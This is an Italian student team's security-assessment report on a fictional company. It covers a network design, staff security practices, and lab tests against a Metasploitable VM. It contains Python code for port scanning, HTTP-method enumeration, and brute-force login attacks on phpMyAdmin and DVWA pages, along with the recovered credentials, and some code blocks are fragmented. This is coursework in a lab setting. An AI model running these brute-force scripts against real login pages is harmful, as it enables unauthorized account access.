

BUILD WEEK 1

Componenti:


Andrea Dura, Davide Caldirola, Davide Benzi, Gabriele Giubilo e Nicolò Schittone

- Valutazione di sicurezza su alcune delle infrastrutture critiche dei data center della compagnia Theta e relative migliorie.

Perimetro attività:

- Un **Web server** che espone diversi servizi su internet
- Un **Application server** che espone sulla rete interna un applicativo di e-commerce accessibile dai soli impiegati della compagnia Theta

MODELLO DI DESIGN DI RETE



Eseguito su Cisco Packet Tracer.

SPIEGAZIONE MODELLO E SCELTE

Il modello comprende le due zone critiche richieste dall'azienda Theta, e cioè la **zona interna** con l'*Application server* accessibile dai soli impiegati dell'azienda e la **zona demilitarizzata** con il *Web server* accessibile al pubblico.

E' stata aggiunta una **zona interna** per i dipendenti dell'azienda.

Tutte e 3 le zone sono state messe in sicurezza con i relativi dispositivi e suddivise in VLAN.

Per quanto riguarda **internet** (rappresentato dalla nuvole nel rettangolo verde) viene fornito dall'azienda tramite un **ISP** (Internet Service Provider).

La connessione deve essere messa in sicurezza a monte dell'azienda tramite un **firewall stateful**, che è un tipo di firewall che monitora lo stato delle connessioni di rete e prende decisioni basate sullo stato attuale di ciascuna connessione. Inoltre tiene traccia dello stato delle connessioni di rete e delle informazioni associate, come gli indirizzi IP e le porte utilizzate, riconoscendo quindi le varie connessioni nella rete e scegliendo se bloccarle o meno.

Da questo punto in poi, quindi, le connessioni sono filtrate dal firewall stateful e tutte le zone sono messe in connessione da un **router centrale**.

- **ZONA DEMILITARIZZATA:** è la zona più in alto ed è esposta ed accessibile al pubblico esterno; qui sono presenti i *Web server*, quindi **server HTTP** e **server SMTP**.
La connessione arriva dal router centrale all'**IPS** (*Intrusion Prevention System*) per monitorare il traffico di rete e rilevare attività sospette o intrusioni all'interno della rete. L'IPS è un dispositivo che, in caso di attacchi, manderà degli alert al team interno di cybersicurezza e agirà in maniera automatica bloccando la minaccia.
I *Web server* sono messi in connessione da uno **switch**, collegato a sua volta all'IPS.
- **ZONA INTERNA:** è la zona principale e più importante della nostra rete.
La connessione arriva dal router centrale all'**IDS** (*Intrusion Detection System*) per monitorare il traffico di rete e rilevare attività sospette o intrusioni all'interno della rete. Visto che è una zona importante l'IDS, in caso di attacchi, manderà solo degli alert al team interno di cybersicurezza, che penserà in seguito a risolverli.
All'interno di questa zona ci sono gli *Application server*, quindi i **server NAS** e i **server DHCP-DNS**.
Gli *Application server* sono messi in connessione da uno **switch**, collegato a sua volta all'IDS.
- **ZONA ESTERNA:** è la zona dei dipendenti e non necessita di troppe accortezze.
All'interno di questa zona ci sono i vari **PC** collegati ad uno **switch** che a sua volta è collegato al router principale.

Per aumentare la sicurezza interna ed evitare attacchi di diverso tipo è richiesto a tutto il personale dell'azienda di:

- Prima di tutto è fondamentale **formare tutto il personale**, fornendo nozioni sulla sicurezza informatica per aumentare la consapevolezza sui rischi e sulle best practice;
- **Implementare politiche di sicurezza robuste**, comunicandole a tutto il personale e stabilendo regole per l'uso dei dispositivi aziendali, reti e risorse;

- **Controllare periodicamente gli accessi e implementarli** basandosi sul principio del privilegio minimo, assicurandosi che gli utenti abbiano solo l'accesso necessario per svolgere il proprio lavoro.
Inoltre vanno monitorati e revocati immediatamente gli accessi non necessari o le credenziali obsolete;
- Usare **password** sicure, complesse ed efficaci per rendere difficile l'hacking, utilizzando una lunghezza di almeno 12 caratteri (utilizzando una combinazione di maiuscole, minuscole, numeri e caratteri speciali), evitando parole comuni, sequenze ovvie e informazioni personali.
La password dovrà essere univoca per ogni account e dovrà essere cambiata regolarmente, almeno una volta al mese;
- Evitare di scrivere **utente** e **password** su fogli post-it o simili, lasciandoli attaccati al PC o ancora peggio in giro;
- **Protezione dei dispositivi**, utilizzando software antivirus, antispyware e firewall su tutti i dispositivi, configurandoli e installando automaticamente le ultime definizioni di sicurezza e patch;
- Usare una **VPN**, rendendola disponibile a tutto il personale;
- **Crittografare i dati sensibili** durante la trasmissione e archivarli in modo sicuro, utilizzando protocolli di crittografia robusti per proteggere le comunicazioni;
- Eseguire **backup regolari** dei dati critici e assicurarsi che siano archiviati in un luogo sicuro, testando periodicamente il ripristino dei dati per garantire che essi siano funzionanti;
- Avere un **team di esperti della cybersecurity**, coordinato, sempre presente in caso di evenienza e organizzato secondo gerarchie;
- Fare **audit e valutazioni della sicurezza** regolari per identificare e correggere vulnerabilità;
- Fare una **pianificazione per la risposta agli incidenti**, creando un piano di risposta che delinei le procedure da seguire in caso di violazione della sicurezza;
- **Sicurezza fisica** all'accesso fisico ai server e ai dispositivi di rete, proteggendoli e assicurandosi che le attrezzature di rete siano fisicamente sicure e monitorate.

REPORT TECNICO

Abbiamo effettuato **test puntuali** in **ambiente di test sicuro** sulle due componenti critiche -*Web server* ed *Application server*- per valutarne lo stato di sicurezza.

Quanto segue è il report dettagliato dei servizi oggetto di test; nel dettaglio sono scritti i punti interessati e come sono stati eseguiti e testati, passo dopo passo.

➤ **Web Server:**

1. Si effettua uno scan dei servizi attivi sulla macchina;
2. Si fa un'eventuale enumerazione dei metodi HTTP abilitati sul servizio HTTP in ascolto sulla porta 80.

➤ **Application Server:**

1. Si effettua un'enumerazione dei metodi HTTP abilitati;
2. Si fa una valutazione della robustezza della pagina di login agli attacchi di tipo Brute Force.

NEL DETTAGLIO:

Prima di tutto occorre verificare il funzionamento di Kali Linux e di Metasploitable: le due macchine devono essere in grado di comunicare tra loro.

IP Kali Linux: 192.168.80.100

IP Metasploitable: 192.168.80.101

```

kali@kali:~$ ping 192.168.80.101
PING 192.168.80.101 (192.168.80.101) 56(84) bytes of data:
64 bytes from 192.168.80.101: icmp_seq=1 ttl=64 time=0.186 ms
64 bytes from 192.168.80.101: icmp_seq=2 ttl=64 time=0.210 ms
64 bytes from 192.168.80.101: icmp_seq=3 ttl=64 time=0.325 ms
64 bytes from 192.168.80.101: icmp_seq=4 ttl=64 time=0.274 ms
64 bytes from 192.168.80.101: icmp_seq=5 ttl=64 time=0.382 ms
64 bytes from 192.168.80.101: icmp_seq=6 ttl=64 time=0.329 ms
64 bytes from 192.168.80.101: icmp_seq=7 ttl=64 time=0.871 ms
64 bytes from 192.168.80.101: icmp_seq=8 ttl=64 time=1.42 ms
64 bytes from 192.168.80.101: icmp_seq=9 ttl=64 time=0.289 ms
64 bytes from 192.168.80.101: icmp_seq=10 ttl=64 time=0.216 ms
64 bytes from 192.168.80.101: icmp_seq=11 ttl=64 time=0.265 ms
64 bytes from 192.168.80.101: icmp_seq=12 ttl=64 time=0.227 ms
64 bytes from 192.168.80.101: icmp_seq=13 ttl=64 time=0.246 ms
--- 192.168.80.101 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 1231ms
rtt min/avg/max/mdev = 0.210/0.463/1.416/0.374 ms

msfadmin@metasploitable:~$ ping 192.168.80.100
PING 192.168.80.100 (192.168.80.100) 56(84) bytes of data:
64 bytes from 192.168.80.100: icmp_seq=1 ttl=64 time=3.26 ms
64 bytes from 192.168.80.100: icmp_seq=2 ttl=64 time=0.232 ms
64 bytes from 192.168.80.100: icmp_seq=3 ttl=64 time=0.200 ms
64 bytes from 192.168.80.100: icmp_seq=4 ttl=64 time=0.298 ms
64 bytes from 192.168.80.100: icmp_seq=5 ttl=64 time=0.438 ms
64 bytes from 192.168.80.100: icmp_seq=6 ttl=64 time=0.270 ms
64 bytes from 192.168.80.100: icmp_seq=7 ttl=64 time=0.279 ms
64 bytes from 192.168.80.100: icmp_seq=8 ttl=64 time=0.013 ms
64 bytes from 192.168.80.100: icmp_seq=9 ttl=64 time=0.235 ms
64 bytes from 192.168.80.100: icmp_seq=10 ttl=64 time=0.344 ms
64 bytes from 192.168.80.100: icmp_seq=11 ttl=64 time=0.560 ms
64 bytes from 192.168.80.100: icmp_seq=12 ttl=64 time=0.380 ms
64 bytes from 192.168.80.100: icmp_seq=13 ttl=64 time=0.222 ms
--- 192.168.80.100 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12001ms
rtt min/avg/max/mdev = 0.013/0.511/3.269/0.865 ms

```

- Scan dei servizi attivi

```

1 import socket
2
3 def scan_port(target_host, start_port, end_port):
4     print(f"Scansione delle porte su {target_host} in corso...")
5
6     for port in range(start_port, end_port + 1):
7         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8         sock.settimeout(1)
9
10        result = sock.connect_ex((target_host, port))
11
12        if result == 0:
13            print(f"Porta {port} aperta")
14        else:
15            print(f"Porta {port} chiusa")
16
17        sock.close()
18
19 if __name__ == "__main__":
20     target_host = input("Inserisci l'indirizzo IP del target: ")
21     start_port = int(input("Inserisci la porta iniziale della scansione: "))
22     end_port = int(input("Inserisci la porta finale della scansione: "))
23
24     scan_port(target_host, start_port, end_port)
25

```

Output della scansione:

```

Porta 73 chiusa
Porta 74 chiusa
Porta 75 chiusa
Porta 76 chiusa
Porta 77 chiusa
Porta 78 chiusa
Porta 79 chiusa
Porta 80 aperta
Porta 81 chiusa
Porta 82 chiusa
Porta 83 chiusa
Porta 84 chiusa
Porta 85 chiusa
Porta 86 chiusa
Porta 87 chiusa
Porta 88 chiusa
Porta 89 chiusa
Porta 90 chiusa
Porta 91 chiusa
Porta 92 chiusa
Porta 93 chiusa
Porta 94 chiusa
Porta 95 chiusa
Porta 96 chiusa
Porta 97 chiusa
Porta 98 chiusa
Porta 99 chiusa
Porta 100 chiusa
Porta 101 chiusa
Porta 102 chiusa
Porta 103 chiusa
Porta 104 chiusa
Porta 105 chiusa
Porta 106 chiusa
Porta 107 chiusa
Porta 108 chiusa
Porta 109 chiusa
Porta 110 chiusa
Porta 111 chiusa
Porta 112 chiusa
Porta 113 chiusa
Porta 114 chiusa

```

È stato effettuato un port scanning sulla porta 80 di Metasploitable all'indirizzo IP 192.168.80.101, simulando il Web Server di Theta e creando un apposito codice su Python. Il programma è riuscito nel suo intento, trovando solo la porta 80 aperta. Tutte le altre le mostra chiuse e non accessibili.

Codice:

```
import socket

def scan_ports(target_host, start_port, end_port):
    print(f"Scansione delle porte su {target_host} in corso...")

    for port in range(start_port, end_port + 1):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(1)

        result = sock.connect_ex((target_host, port))


        if result == 0:
            print(f"Porta {port} aperta")
        else:
            print(f"Porta {port} chiusa")

        sock.close()

if __name__ == "__main__":
    target_host = input("Inserisci l'indirizzo IP del target: ")
    start_port = int(input("Inserisci la porta iniziale della scansione: "))
    end_port = int(input("Inserisci la porta finale della scansione: "))

    scan_ports(target_host, start_port, end_port)
```

- **Scan dei metodi HTTP abilitati sulla porta 80:**



Sono stati verificati i metodi HTTP attivi sulla porta 80, creando un apposito codice su Python e inserendo come URL <http://192.168.80.101/> (che sarebbe quello del Web Server di Theta simulato da Metasploitable).

In questo caso sono stati trovati: GET, POST, PUT, DELETE, OPTIONS e HEAD.

Codice:

```
import requests
```

```
def check_http_methods(url):
    methods = ['GET', 'POST', 'PUT', 'DELETE', 'OPTIONS', 'HEAD']
    allowed_methods = []
```

```
    for method in methods:
        try:
            response = requests.request(method, url)
            if response.status_code < 300:
                allowed_methods.append(method)
        except requests.RequestException:
            pass
    return allowed_methods
```

```
def main():
    target_url = "http://192.168.80.101/"
    print(f"Il tuo target URL è http://192.168.80.101/")
```

```
    http_methods = check_http_methods(target_url)
```

```
    if http_methods:
```

```

    print(f"I metodi HTTP abilitati su {target_url} sono: {http_methods}")
else:
    print(f"Non è stato trovato nessun metodo HTTP abilitato su {target_url}")


```


```

if __name__ == "__main__":
    main()

```

- **phpMyAdmin**





È stato creato un codice di un Brute Force su Python per farci restituire il login corretto (username e password).
 Il programma legge da un database di username e password, continuando la ricerca fino a trovare la combinazione corretta.
 La coppia username-password utilizzata per ottenere l'accesso alla pagina è: **admin-kali**.

Codice:

```
import requests
```

```
username_file_path = '/home/kali/Desktop/usernames.lst'
```

```
password_file_path = '/home/kali/Desktop/passwords.lst'
```

```
with open(username_file_path, 'r') as usernames, open(password_file_path, 'r') as passwords:
```

```
    for username in usernames:
        username = username.rstrip()
```

```
        for password in passwords:
            password = password.rstrip()
```

```
            url = "http://192.168.80.101/phpMyAdmin/"
            payload = {'pma_username': username, 'pma_password': password,
'input_go': 'Go'}
```

```
            try:
```

```
                response = requests.post(url, data=payload)
```




```

print(f"Username: {username}, Password: {password}", end=" ")

if response.status_code == 200:
    if 'Access denied' in response.text:
        print(" ")
    else:
        print('Success')
        exit()
else:
    print('Error:', response.status_code)
except requests.exceptions.RequestException as e:
    print('Request denied: ', e)

```

- **Brute Force su DVWA**



Prima parte: è stato creato un primo codice su Python per fare un Brute Force sul servizio DVWA, in questo caso sulla pagina di login.

Il programma legge da un database di username e password, continuando la ricerca fino a trovare la combinazione corretta.

La coppia username-password corretta per ottenere l'accesso alla pagina è:
admin-password.

Codice:

```
import http.client, urllib.parse

username_file = open('/home/kali/Desktop/usernames.lst')
password_file = open('/home/kali/Desktop/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        print (user,"-",pwd)

        post_parameters = urllib.parse.urlencode({'username': user, 'password':
pwd, 'Login': "Submit",})
        headers = {"Content-type": "application/x-www-form-urlencoded", "Accept":
"text/html,application/xhtml+xml"}
        conn = http.client.HTTPConnection("192.168.80.101")
        conn.request("POST", "/dvwa/login.php", post_parameters, headers)
        response = conn.getresponse()
        #print(response.status)
        #print(post_parameters)

        if(response.getheader('location') == "index.php"):
            print("Logged with",user,"",pwd)
            exit()
```


Seconda parte: è stato creato un secondo codice su Python per fare un Brute Force sul servizio DVWA per la sicurezza delle password, testando i vari livelli di sicurezza (LOW, MEDIUM & HIGH).

Ogni programma legge da un database di username e password, continuando la ricerca fino a trovare la combinazione corretta in ogni livello di sicurezza.

Codice livello di sicurezza low:

```
import http.client, urllib.parse
from bs4 import BeautifulSoup
import requests

username_file = open('/home/kali/Desktop/usernames.lst')
password_file = open('/home/kali/Desktop/passwords.lst')
user_list = username_file.readlines()
pwd_list = password_file.readlines()
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()
        post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd,
'Login': "Submit"})
        headers = {'Content-type': 'application/x-www-form-urlencoded', 'Accept':
'text/html,application/xhtml+xml'}
        connection = http.client.HTTPConnection("192.168.80.101",80)
        connection.request('POST', '/dvwa/login.php', post_parameters, headers)
        response = connection.getresponse()
        if(response.getheader('location') == 'index.php'):
            login_payload = {"username":user, "password":pwd, "Login": "Login"}
            print('Accesso con user:', user, 'e password: ', pwd)
            login_url = "http://192.168.80.101/dvwa/login.php"
            login_response = requests.post(login_url, data=login_payload)
            phpsessid_cookie = login_response.request.headers.get('Cookie').split(';
')[1].split('=')[1]
            header = {"Cookie": f"security=low; PHPSESSID={phpsessid_cookie}"}
            for user in user_list:
                for password in pwd_list:
                    url = "http://192.168.80.101/dvwa/vulnerabilities/brute/"
                    users = user.strip()
                    passw = password.strip()
                    get_data = {"username": users, "password": passw, "Login": "Login"}
                    print("\n", users, "", passw)
                    print(f"PHPSESSID utilizzato nella richiesta: {phpsessid_cookie}")
                    r = requests.get(url, params=get_data, headers=header)
                    if not "Username and/or password incorrect." in r.text:
                        print ("\nAccesso riuscito con username:", users, "--password:",
passw)
                        exit()
```



Livello di sicurezza low: accesso riuscito.

Codice livello di sicurezza medium:

```

import http.client, urllib.parse
from bs4 import BeautifulSoup
import requests

username_file = open('/home/kali/Desktop/usernames.lst')
password_file = open('/home/kali/Desktop/passwords.lst')
user_list = username_file.readlines()
pwd_list = password_file.readlines()
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()
        post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd,
'Login': "Submit"})
        headers = {'Content-type': 'application/x-www-form-urlencoded', 'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'}
        connection = http.client.HTTPConnection("192.168.80.101",80)
        connection.request('POST', '/dvwa/login.php', post_parameters, headers)

```

```

response = connection.getresponse()
if(response.getheader('location') == 'index.php'):
    login_payload = {"username":user, "password":pwd, "Login": "Login"}
    print('Accesso con user:', user, 'e password: ', pwd)
    login_url = "http://192.168.80.101/dvwa/login.php"
    login_response = requests.post(login_url, data=login_payload)
    phpsessid_cookie = login_response.request.headers.get('Cookie').split(';')
)[1].split('=')[1]
    header = {"Cookie": f"security=low; PHPSESSID={phpsessid_cookie}"}
    for user in user_list:
        for password in pwd_list:
            url = "http://192.168.80.101/dvwa/vulnerabilities/brute/"
            users = user.strip()
            passw = password.strip()
            get_data = {"username": users, "password": passw, "Login": "Login"}
            print("\n", users, "", passw)
            print(f"PHPSESSID utilizzato nella richiesta: {phpsessid_cookie}")
            r = requests.get(url, params=get_data, headers=header)
            if not "Username and/or password incorrect." in r.text:
                print ("\nAccesso riuscito con username:", users, "--password:",
passw)
                exit()

```

